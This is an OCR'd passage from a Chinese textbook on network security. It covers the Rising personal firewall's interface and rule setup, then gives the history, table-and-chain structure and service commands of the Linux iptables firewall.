


图 13.29 安装成功

图 13.30 确认本系统的 IP 地址为可信 IP




图 13.31 瑞星防火墙的主界面

首先来看底部显示的“安全级别”。将鼠标移动到某安全级别，将看到该安全级别的简单说明，如图 13.32、图 13.33、图 13.34 所示。简单而言，低安全级别指不连入互联网，中安全级别指连入局域网，而高安全级别则指直接连入互联网。




图 13.32 低安全级别

图 13.33 中安全级别

图 13.34 高安全级别

可以看到在主窗口中存在多个标签。接下来自左向右对各标签依次简单介绍。

- 单击“工作状态”标签，打开如图 13.31 所示的页面。在其中可以看到系统状态、受攻击信息、当前活动的程序及接收和发送的网络流量。
- 切换到“系统状态”选项卡，如图 13.35 所示，其中显示了当前所有的活动进程。鼠标右键单击某进程，弹出菜单，可以扫描该进程是否有木马程序，或直接进入该程序的主目录，或查看该程序的属性。这种功能对于确认进程是否可疑十分有用。

图 13.35 “系统状态”选项卡

- 切换到“启动选项”选项卡，如图 13.36 所示。该页显示了系统启动和登录时自动运行的程序信息。




图 13.36 “启动选项”选项卡

- 切换到“游戏保护”选项卡，如图 13.37 所示。这是一个专门针对游戏的功能。在该选项卡中可以添加或删除信任的游戏，或者进行规则的导入、导出等操作。

图 13.37 “游戏保护”选项卡

◆ 切换到“漏洞扫描”选项卡，如图 13.38 所示，该窗口列出了扫描到的所有漏洞。直接单击“扫描工具”按钮，将产生详细的漏洞报告。




图 13.38 “漏洞扫描”选项卡

◆ 切换到“安全资讯”选项卡，如图 13.39 所示。该页显示了相关的安全信息，由此可以直接登录到瑞星官方网站。

13.6.3 瑞星防火墙的主菜单

瑞星防火墙的主菜单很简单，这里简单介绍一下。

如图 13.40 所示，“操作”菜单与主窗口的右侧列表有点类似。其中“切换工作模式”命令包含 3 个子命令：

◆ **交易模式** 当应用程序要访问网络，而且在防火墙的访问规则中没有添加相应的规则时，默认禁止此程序访问网络，但是会有相应的提示信息。




图 13.39 “安全资讯”选项卡

- **静默模式** 当应用程序要访问网络，而且在防火墙的访问规则中没有添加相应的规则时，默认禁止此程序访问网络，但是不会有任何提示信息。
- **常规模式** 当应用程序要访问网络，而且在防火墙的访问规则中没有添加相应的规则时，要询问用户是否允许访问。




图 13.40 “操作”菜单

如图 13.41 所示，“设置”菜单可以用于设置自定义规则，另外还可以重新选择语言，设置新外观等，这里着重介绍“详细设置”命令。该命令功能比较强大。选择该命令，弹出如图 13.42 所示的窗口，通过该窗口可以设置各种规则。双击某规则，在弹出的窗口中可以修改该规则，也可以通过底部的按钮插入新规则或者增加新规则。插入规则与增加规则是有区别的：插入规则是在当前选中规则之前插入新规则，而增加新规则是在整个规则列表的末尾加入新规则。各条规则之间的顺序很重要，它将决定各规则发生作用的顺序。




图 13.41 “设置”菜单




图 13.42 “详细设置”窗口

这里以增加允许 BT 流量通行的规则为例，演示一下如何设置规则。单击“增加规则”按钮，弹出如图 13.43 所示的窗口。




图 13.43 设置规则名称与动作

在该窗口中输入规则名称 P2P-BT，然后选择“放行”单选项。单击“下一步”按钮，出现如图 13.44 所示的用于指示双方 IP 地址的窗口，这里采用默认值即可。

在随后的对话框（如图 13.45 所示）中，详细设置该规则的内容。例如将对方端口设置为 6881~6889。然后选择“指定 TCP 标志”复选框，并单击“编辑”按钮详细设置该标准位。

设置完成后还可以选择报警方式，如图 13.46 所示。随后单击“保存”按钮就可以成功地设定该规则了。




图 13.44　指定 IP 地址




图 13.45　设定详细的规则内容




图 13.46　设定报警方式

其他规则的设定与此类似，这里不一一描述。

13.7 基于 Linux 的防火墙 iptables

基于 Linux 内核的防火墙和防火墙技术的发展一样，经历了一个从简单到复杂的过程。

13.7.1 iptables 的发展历史

在 Linux 2.0 的内核中开始集成了防火墙软件 ipfw。Ipfwadm 通过 INPUT、OUTPUT 和 FORWARD 等规则栈，实现传统的数据包过滤技术。ipfw 能通过 IP 数据包首部的分析，分辨出数据包的源 IP 地址与目的 IP 地址、数据包类型、数据包流向、数据包进入防火墙的网卡接口等，并根据分析结果来对比规则进行数据包过滤；同时支持 IP 伪装功能，这个功能可以解决 IP 不足的问题。但该程序缺乏弹性设计，无法自行建立规则组合（ruleset）做出更精简的设定；而且因为缺乏网址转译功能，无法应付越来越复杂的网络环境，所以逐渐被淘汰。

在 2.1 版本以后的 Linux 内核中，ipfw 开始被 ipchains 代替。ipchains 不但指令语法更容易理解，功能也比 ipfw 优越。ipchains 允许自定义规则组合（ruleset），称之为 user-define chains。通过这种设计，可以将彼此相关的规则组合在一起，在需要的时候跳到该组规则进行过滤，有效大幅地缩减规则数量。以往 ipfw 仅能进行循序过滤，导致规则过长的毛病，而 ipchairs 使这种情况大为改善。除了这个明显的好处以外，ipchains 还能结合本身的端口对应功能和转发程序的数据包转送机制，模拟出网址转译的能力，满足 NAT 的完整需求，堪称一套成熟的防火墙产品。ipchains 和 ipfw 相比具有以下两个优势：

- 在包过滤规则中可以明确定义多种协议，例如 ICMP，而 ipfw 仅限于 TCP 和 UDP。
- 开发者增加了在几乎任何规则中使用否定的能力，例如，可以通过声明一条规则“拒绝所有那些不是来自网络内部的外出数据包”来实现反欺骗。

从 2.3 版本的 Linux 内核开始，Linux 开发者开始致力于 iptables。iptables 主要针对商业环境下带状态检测的包过滤技术进行了增强。iptables 作为 ipchains 的新一代继承者，当然也针对不断推陈出新的探测技术制定出一些应对策略。那就是对数据包的联机状态做出更详细的分析。例如，是否为新联机或响应数据包、是否为转向联机、联机是否失去响应、联机时间是否过长等，通过这样的分析能对一些可能被黑客利用的弱点加以阻隔。另外也开发出真正的数据包改写能力，不需要通过其他程序的协助来仿真网址转译。除此之外，iptables 也获得系统核心的直接支持，不需要像 ipchains 那样自行重新编译核心。iptables 的优越性能使它取代了 ipchains，成为网络防火墙的主流。

13.7.2 iptables 原理

在 iptables 防火墙中提供了 3 种策略规则表，即 Filter、Mangle 和 NAT。这 3 种表功能各不相同，分别简单解释如下：

- **Filter** 此表是专门过滤包的，内建 3 个链，可以对包进行 DROP、LOG、ACCEPT 和 REJECT 等操作。FORWORD 链过滤所有非本主机生成且目的地址不是本主机的包，而 INPUT 链

则针对那些目的地址是本主机的包，OUTPUT 链用来过滤所有本主机生成的包。

- **Mangle** 此表主要用于修改数据包首部中的某些值，例如 TTL、TOS 或 MARK。注意，MARK 并没有真正修改数据包，它只是在内核空间设立一个标记。防火墙内的其他规则或程序可以使用这种标记对数据包进行过滤或高级路由。该表有 5 个内建的链：PREROUTING，POSTROUTING，OUTPUT，INPUT 和 FORWARD。PREROUTING 在数据包进入防火墙之后、路由判断之前改变数据包，POSTROUTIG 在路由判断之后更改数据包，OUTPUT 在确定数据包目的地址之前更改数据包。INPUT 在数据包被路由到本主机之后、用户程序看到它之前改变数据包。FORWARD 在最初的路由判断之后、最后一次改变数据包目的地址之前修改数据包首部。注意，修改数据包首部并不包括 NAT 功能，它只是改变数据包的 TTL、TOS 或 MARK，而不是其源目的地址。
- **NAT** 此表的主要用处是网络地址转换。做过 NAT 操作的数据包地址被改变了，当然这种改变是根据规则进行的。属于一个流的数据包只会经过这个表一次。如果第一个数据包被允许做 NAT 或 Masqueraded，那么余下的数据包都会自动地做相同的操作。也就是说，余下的数据包不会再经过这个表逐个 NAT，而是自动完成，这就是为什么不应该在该表中做任何过滤的主要原因。PREROUTING 链的作用是在数据包刚刚到达防火墙时改变其目的地址，OUTPUT 链改变本地数据包的目的地址，POSTROUTING 链在数据包就要离开防火墙之前改变其源地址。

如上所述，在 iptables 中不同规则表的规则链是不同的。Filter 表包含 3 个规则链：INPUT 链、OUTPUT 链和 FORWARD 链；在 Mangle 和 NAT 表中除了上述 3 种链外，还包含 PREROUTING 链和 POSTROUTING 链。在 iptables 中，输入和输出链仅应用于要进入和离开的数据包，转发链只处理任何需要转发的数据包。其中，每个链都包括一组由用户创建的过滤规则，数据包依次到达每个链，并比较其中的每条规则，直到找出匹配规则并执行相应策略（如通过、拒绝等），否则执行默认策略。

13.7.3 启动 iptables

一般情况下，在 Linux 系统中已经默认安装了 iptables 防火墙，但是不一定已经开启。如果没有默认安装该程序，则可以下载该程序来手动安装。一般情况下，该程序已经被设置为系统服务，所以可以使用命令来启动、停止或者重启该服务。

启动 iptables 防火墙的命令为：

```
service iptables start
```

停止 iptables 防火墙的命令为：

```
service iptables stop
```

